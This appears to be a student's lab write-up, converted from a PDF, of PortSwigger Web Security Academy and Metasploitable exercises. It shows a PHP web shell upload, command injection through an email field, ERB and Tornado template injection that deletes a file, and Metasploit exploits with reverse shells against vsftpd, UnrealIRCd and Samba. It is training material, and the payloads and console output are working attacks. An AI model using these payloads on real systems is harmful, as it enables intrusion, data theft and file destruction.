17 Te: trailers
18
19 -----3214917703146488181371107676
20 Content-Disposition: form-data; name="avatar"; filename="shell.shell"
21 Content-Type: image/png
22
23 <?php echo file_get_contents('/home/carlos/secret'); ?>
24 -----3214917703146488181371107676
25 Content-Disposition: form-data; name="user"
26
27 wiener
28 -----3214917703146488181371107676
29 Content-Disposition: form-data; name="csrf"
30
31 UUKh4lBsuw307RGuIExOMavvdu0LUT
32 -----3214917703146488181371107676...
33

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Mon, 23 Dec 2024 20:52:58 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 132
8
9 The file avatars/shell.shell has been uploaded.<p>
<a href="/my-account" title="Return to previous page">
  < Back to My Account
</a>
</p>

```

## Uploading the PHP Shell with a `.shell.shell` Extension

After successfully uploading the `.htaccess` file with the following content:

`AddType application/x-httpd-php .shell`

I proceeded to upload my PHP web shell. However, instead of using the `shell` extension alone, I renamed the file to `shell.shell`.

In the **POST /my-account/avatar** request:

I updated the `filename` field to `shell.shell`.

The file contained the same PHP code:

`<?php echo file_get_contents(' /home/carlos/secret'); ?>`

This modification ensured the server would correctly interpret the file as PHP when accessed.

```

Request
Pretty Raw Hex
1 GET /files/avatars/shell.shell HTTP/2
2 Host: 0acc0021047d866181751ce00480044.web-security-academy.net
3 Cookie: sessioner=D4ethZyfbikmz6fC1vvc2lExAt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0acc0021047d866181751ce00480044.web-security-academy.net/my-account
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Mon, 23 Dec 2024 20:59:55 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 n0ZBLnPhfy02FzjZ0o0MgvWp7KjCc0Hz

```


## Reading the Contents of the File

The uploaded `shell.shell` file was successfully accessible at the path `/files/avatars/shell.shell`.


I sent the following `GET` request to execute and retrieve the file's contents:

The **Response** returned the desired data:

`n0ZBLnPfHyo2FzjZoo0MgwWp7KjCcqHz`



This data was retrieved from the `/home/carlos/secret` file, confirming that my shell worked as intended.



## 8. Preparing to Intercept the Request

1. First, I configured **Burp Suite** to intercept and analyze HTTP requests:
  - o I connected my browser to Burp Suite's proxy.
  - o Enabled the intercept feature in Burp Suite.
2. I accessed the **Feedback** section of the lab website, which had input fields for **Name**, **Email**, and **Message**.
3. I filled out the fields with arbitrary data and clicked "Submit" to send the feedback request.

The screenshot shows the Burp Suite interface with the following details:

- Project:** Burp Suite Community Edition v2023.10.3.5 - Temporary Project
- Tab:** Proxy (selected)
- Request:** POST /feedback/submit HTTP/1.1  
Host: 0.0.0.0:8080  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win10vRUL; rv:109.0) Gecko/20100101 Firefox/119.0  
Accept: \*/\*  
Accept-Language: en-US;q=0.5  
Accept-Encoding: gzip, deflate, br  
Content-Type: application/x-www-form-urlencoded  
Cookie: session=...  
Content-Length: 2
- Response:** HTTP/2.0 200 OK  
Content-Type: application/json  
Content-Security-Policy: ...  
X-Frame-Options: SAMEORIGIN  
Content-Length: 2  
{  
}
- Inspector:** Shows Request attributes (2), Request body parameters (5), Request cookies (1), Request headers (15), and Response headers (3).
- Status:** Status code: 200, Length: 114, MIME type: JSON

## Injecting the Command in the Email Field

1. When the feedback request appeared in Burp Suite, I located the **email** parameter in the intercepted request.

I modified the value of the **email** field to include the following command:  
bash

```
email=||whoami>/var/www/images/output.txt||
```

2.

- Here, the `whoami` command retrieves the username under which the application is running.
- The `>` operator redirects the output of the command to a file named `output.txt` in the writable directory `/var/www/images/`.

3.I forwarded the modified request in Burp Suite to execute the command on the server.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'HTTP history' tab, a list of requests is shown, with the 16th request highlighted. The request details are as follows:

```
Pretty Raw Hex
1 GET /image?filename=53.jpg HTTP/2
2 Host: 0a54002004cad5c784a3d4760057005d.web-security-academy.net
3 Cookie: session=16Aqvdl0L9J0zv40Vzr5WhqgNlVF6D
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5789.125 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml,application/javascript;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a54002004cad5c784a3d4760057005d.web-security-academy.net/feedback
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 136
12 Origin: https://0a54002004cad5c784a3d4760057005d.web-security-academy.net
13 Referrer: https://0a54002004cad5c784a3d4760057005d.web-security-academy.net/feedback
14 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 csrf=AKXOTWQJS6zDGTjwHivij9Nrust8FMeu&name=test&email=|||whoami>/var/www/images/output.txt||&subject=test1&message=ghcmcgvhvhyjvhcgihhvhjfhvhvhjvgkjgj
```

The context menu for the selected request shows options like 'Send to Intruder', 'Send to Repeater', and 'Send to Sequencer'. The 'Inspector' tab is currently active, showing the status code 200 OK, content type application/json, and X-Frame-Options: SAMEORIGIN.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'HTTP history' tab, the 17th request is highlighted. The request details are as follows:

```
Pretty Raw Hex
1 POST /feedback/submit HTTP/2
2 Host: 0a54002004cad5c784a3d4760057005d.web-security-academy.net
3 Cookie: session=16Aqvdl0L9J0zv40Vzr5WhqgNlVF6D
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml,application/javascript;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 136
10 Origin: https://0a54002004cad5c784a3d4760057005d.web-security-academy.net
11 Referrer: https://0a54002004cad5c784a3d4760057005d.web-security-academy.net/feedback
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 csrf=AKXOTWQJS6zDGTjwHivij9Nrust8FMeu&name=test&email=|||whoami>/var/www/images/output.txt||&subject=test1&message=ghcmcgvhvhyjvhcgihhvhjfhvhvhjvgkjgj
```

The response details are as follows:

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2
5
6 { }
```

## Retrieving the Command Output from the Writable Directory

1. To understand how files are loaded from the writable directory, I accessed one of the product images on the website.
2. I intercepted the image-loading request in Burp Suite and identified the **filename** parameter.

I modified the **filename** parameter to point to the file where I had redirected the command's output:

**filename=output.txt**

3. I forwarded the request, and in the server's response, I observed the output of the **whoami** command.
  - This confirmed that the application was running under the user, for example, **www-data**.

The screenshot shows a Burp Suite interface with two panes: Request and Response. In the Request pane, there is a red box around the URL and parameters. The URL is `/image?filename=output.txt`. The Response pane shows the server's response with a status code of 200 OK and a content type of text/plain; charset=utf-8. The content of the response is `peter:BX8oxB`.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1. GET /image?filename=output.txt HTTP/2.0 2. Host: 0a54002004cad5c784a3d4760057005d.web-security-academy.net 3. Cookie: session=16Aqvdl01gJ0Jzw4OYzr5WhygNg1V#D 4. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6. Accept-Language: en-US,en;q=0.8 7. Accept-Encoding: gzip, deflate, br 8. Referer: https://0a54002004cad5c784a3d4760057005d.web-security-academy.net/product?productId=2 9. Upgrade-Insecure-Requests: 1 10. Sec-Fetch-Dest: document 11. Sec-Fetch-Mode: navigate 12. Sec-Fetch-Site: same-origin 13. Sec-Fetch-User: ?1 14. Te: trailers 15.	1. HTTP/2 200 OK 2. Content-Type: text/plain; charset=utf-8 3. X-Frame-Options: SAMEORIGIN 4. Content-Length: 13 5. 6. peter:BX8oxB 7.

## 9. Basic server-side template injection

### Understanding the Problem

In this lab, the goal was to exploit a **Server-Side Template Injection (SSTI)** vulnerability. I identified that the application used ERB (Embedded Ruby) templates and allowed user input to be passed to the `message` parameter, which was dynamically rendered on the page. My objective was to leverage this vulnerability to delete the `morale.txt` file located in Carlos's home directory.

### Researching ERB Syntax

I studied the ERB documentation to understand how the template engine evaluates and executes Ruby code. I discovered that the syntax `<%= %>` evaluates any Ruby expression enclosed within it and renders the result. For example:

```
<%= 7*7 %>
```

This expression calculates the product and renders `49` on the page.

This confirmed that I could inject and execute Ruby code via the `message` parameter.

### Testing for Vulnerability

To confirm the vulnerability, I created a simple payload to verify if ERB syntax was executed on the server.

#### Steps I Took:

1. Created a test payload: `<%= 7*7 %>`

Encoded the payload for safe use in the URL. The encoded payload was:

```
<%25%3d+7*7+%25>
```

Appended the payload to the `message` parameter in the URL:

```
https://YOUR-LAB-ID.web-security-academy.net/?message=<%25%3d+7\*7+%25>
```

2. Loaded the URL in my browser.

#### Outcome:

The page displayed the result `49`, confirming that the application was vulnerable to SSTI.

## Exploiting the Vulnerability

After confirming the vulnerability, I crafted a payload to execute system commands on the server. Using Ruby's `system()` method, I created a command to delete the target file.


### Steps I Took:

Created the following payload:

```
<%= system("rm /home/carlos/morale.txt") %>
```


Encoded the payload for URL usage. The encoded version was:

```
<%25+system("rm+/home/carlos/morale.txt")+%25>
```



Appended this payload to the `message` parameter in the URL:

`https://YOUR-LAB-ID.web-security-academy.net/?message=<%25+system(%22rm%2b%2fhome%2fcarlos%2fmorale.txt%22)+%25>`



1. Opened the URL in my browser to execute the command.

## Verifying the Solution

After accessing the URL, the server executed the payload, successfully deleting the `morale.txt` file from Carlos's home directory. The lab confirmed that the task was completed.

## 10.Basic server-side template injection (code context)

### Log in to the Account

First, I logged into my account using the provided credentials.

- **Username:** wiener
- **Password:** peter

After logging in, I accessed my account page and the comments section on blog posts.

### Add a Comment on a Blog Post

I added a comment on one of the blog posts. Then, I noticed that in the "My Account" page, it is possible to choose how the author name appears next to comments—**full name, first name, or nickname**.

### Analyze Traffic Using Burp Suite

Using **Burp Suite**, I intercepted the traffic and identified the following request:

- **Request:** POST /my-account/change-blog-post-author-display
- **Parameter:** blog-post-author-display

I forwarded this request to **Burp Repeater** for further analysis.

The screenshot shows the WebSecurity Academy interface for the "Basic server-side template injection (code context)" lab. On the left, there's a "My Account" form where the user has changed their email to "wiener@normal-user.net". On the right, the Burp Suite Community Edition v2023.10.3.5 - Temporary Project window is open, showing the proxy tab with two captured requests:

#	Host	Meth...	URL	Params	Edited	Status code	Length	MIME type	Ex...
17	https://0ab20058039183a3801f...	POST	/my-account/change-email		✓				
18	https://0ab20058039183a3801f...	POST	/my-account/change-blog-post-author-displ...		✓				

## Test Injection

By reviewing the Tornado documentation, I learned that template expressions are enclosed in double curly braces: `{ {someExpression} }`. I tested the parameter with the following input to check for server-side template injection (SSTI):

```
blog-post-author-display=user.name}}}}{{7*7}}
```

After refreshing the page in the browser, I saw that the name displayed as `Peter Wiener49}`. This confirmed the existence of an **SSTI vulnerability**.

The screenshot shows a browser developer tools Network tab. A POST request is made to `/my-account/change-blog-post-author-display`. The response is a 302 Found with a Location header pointing back to the account page. The payload in the request body contains the SSTI test: `blog-post-author-display=user.name}}}}{{7*7}}`.

## Executing Arbitrary Code

From the Tornado documentation, I found that Python code can be executed using the `{% somePython %}` syntax.

Additionally, the Python documentation revealed that the `os` module allows executing system commands via the `system()` method.

I constructed the following payload to delete Carlos's file:

```
{% import os %}  
{{os.system('rm /home/carlos/morale.txt')}}}
```

The screenshot shows a browser developer tools Network tab. A POST request is made to `/my-account/change-blog-post-author-display`. The response is a 302 Found with a Location header pointing back to the account page. The payload in the request body contains the arbitrary code: `blog-post-author-display=user.name{{os.system('rm /home/carlos/morale.txt')}}&csrf=190cWa8liGUToRMj5eSoK6OWYCYzLYL`.

## Injecting the Payload

I injected the payload into the same POST `/my-account/change-blog-post-author-display` parameter. The payload was URL-encoded as follows:

```
blog-post-author-display=user.name}}%25import%25{{os.system('rm%20/home/carlos/morale.txt')}}
```

I sent the modified request using Burp Repeater and refreshed the page to ensure the command executed successfully.

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a POST request is shown with the URL `/my-account/change-blog-post-author-display`. The payload is URL-encoded as `blog-post-author-display=user.name}}%25import%25{{os.system('rm%20/home/carlos/morale.txt')}}`. In the Response pane, the status code is 200 OK, and the response body contains the output of the rm command, which is empty (nothing deleted).

## Verifying the Solution

After refreshing the page, I verified that Carlos's file was successfully deleted, and the lab was solved.



Internal Server Error  
rm: cannot remove '/home/carlos/morale.txt': No such file or directory

## 2. Identifying and Exploiting Vulnerabilities in Metasploitable with Searchsploit

### 2.1 Scanning Target Services with `nmap`

```
nmap -sV -Pn 10.0.2.5
```

#### Description:

- Used the `nmap` tool to enumerate services and versions on the target (10.0.2.5).
- Discovered the `vsftpd 2.3.4` service, which is known to have a vulnerability.



```
[ metasploit v6.4.18-dev ]  
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post ]  
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > █
```

```

msf6 > nmap -sV -Pn 10.0.2.5
[*] exec: nmap -sV -Pn 10.0.2.5

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-28 21:51 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 47.83% done; ETC: 21:51 (0:00:07 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 21:51 (0:00:01 remaining)
Nmap scan report for 10.0.2.5
Host is up (0.00077s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1

```

## Searching for Vulnerabilities with Searchsploit

`searchsploit vsftpd 2.3.4`

### Description:

- Used the `searchsploit` tool to find available exploits in the Exploit Database for the identified service.
- Found the following potential exploits:
  - 49757.py**: Backdoor Command Execution (Python exploit)
  - 17491.rb**: Backdoor Command Execution (Metasploit exploit)

```

msf6 > searchsploit vsftpd 2.3.4
[*] exec: searchsploit vsftpd 2.3.4

Exploit Title | Path
-----|-----
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb

```

## Loading the Exploit in Metasploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

### Description:

- Loaded the Metasploit module for the `vsftpd 2.3.4` backdoor vulnerability.

## Configuring RHOSTS and RPORT

```
set RHOSTS 10.0.2.5
set RPORT 21
```

### Description:

- Configured the target's IP address (`RHOSTS`) and the default FTP port (`RPORT`).

# Executing the Exploit

exploit

## Result:

- Successfully executed the exploit and established a connection with the target.
- Gained a root-level shell on the target system.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORTS 2121
[!] Unknown datastore option: RPORTS. Did you mean RPORT?
RPORTS => 2121
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.5:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.4:46423 → 10.0.2.5:6200) at 2024-12-28 21:59:40 -
0500
```

Through these steps, I successfully identified and exploited the vulnerability in the **vsftpd 2.3.4** service using the Metasploit Framework.

## 2.2.The following steps were performed to analyze and exploit the target system at 10.0.2.5:

1. The system was scanned using `nmap` to identify running services and open ports:

```
```bash
```

```
nmap -sV -Pn 10.0.2.5
```

As a result, it was found that port 6667 is associated with the UnrealIRCd service.

Based on further research, the `exploit/unix/irc/unreal_ircd_3281_backdoor` vulnerability was selected for use:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf6 > nmap -sV -Pn 10.0.2.5
[*] exec: nmap -sV -Pn 10.0.2.5

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 09:25 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 47.83% done; ETC: 09:25 (0:00:07 remaining)
Nmap scan report for 10.0.2.5
Host is up (0.00078s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:5E:30:EE (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; C

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.35 seconds

6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
```

The target host (RHOSTS) was configured:

```
set RHOSTS 10.0.2.5
```

```
msf6 > search unreal

Matching Modules
=====
#  Name
-  --
0  exploit/linux/games/ut2004_secure          Disclosure Date: 2004-06-18   Rank: good    Check: Yes   Description: Unreal Tournament 2
1  \_ target: Automatic                      .          .
2  \_ target: UT2004 Linux Build 3120        .          .
3  \_ target: UT2004 Linux Build 3186        .          .
4  exploit/windows/games/ut2004_secure        Disclosure Date: 2004-06-18   Rank: good    Check: Yes   Description: Unreal Tournament 2
5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      Rank: excellent  Check: No     Description: UnrealIRCD 3.2.8.1

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor.
```

An initial attempt to execute the exploit was made:

```
run
```

```
msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

A reverse shell payload was specified:

```
set PAYLOAD cmd/unix/reverse
```

My machine's IP address (LHOST) was configured:

```
set LHOST 10.0.2.4
```

```
msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[-] 10.0.2.5:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[-] 10.0.2.5:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOSTS 10.0.2.4
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 10.0.2.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.4:4444
[*] 10.0.2.5:6667 - Connected to 10.0.2.5:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.5:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 6Gvix45EjPZQsrYe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "6Gvix45EjPZQsrYe\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.5:33912) at 2024-12-29 09:48:24 -0500
```

The exploit was executed again to establish a connection:

run

2. Finally, a reverse TCP connection to 10.0.2.4:4444 was successfully established, providing access to the target system.

```
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealined.conf
```

**2.3.** The following steps were performed to analyze and exploit the Samba service on the target system at 10.0.2.5:

1. A search was conducted to identify potential exploits for Samba using the `search` command:

```
```bash
search samba
```

The `exploit/multi/samba/usermap_script` module was selected based on the findings:

```
use exploit/multi/samba/usermap_script
```

```
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login      
```

The target host (RHOSTS) was configured:

```
set RHOSTS 10.0.2.5
```

```
msf6 > search samba
Matching Modules
=====
#  Name
0  exploit/unix/webapp/citrix_access_gateway_exec
1  exploit/windows/license/caliclnt_getconfig
NFTG Overflow
2    \_ target: Automatic
3    \_ target: Windows 2000 English
4    \_ target: Windows XP English SP0-1
5    \_ target: Windows XP English SP2
6    \_ target: Windows 2003 English SP0
7  exploit/unix/misc/distcc_exec
8  exploit/windows/smb/group_policy_startup
d Resource
9    \_ target: Windows x86
10   \_ target: Windows x64
11  post/linux/gather/enum_configs
12 auxiliary/scanner/rsync/modules_list
13 exploit/windows/fileformat/ms14_060_sandworm
anager Code Execution
14 exploit/unix/http/quest_kace_systems_management_rce
jection
15 exploit/multi/samba/usermap_script
uton
16 exploit/multi/samba/nttrans
```

A reverse shell payload was specified to gain access to the target system:

```
set PAYLOAD cmd/unix/reverse
```

The attacking machine's IP address (`LHOST`) was set:

```
set LHOST 10.0.2.4
```

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > █
```

The exploit was executed to establish a connection:

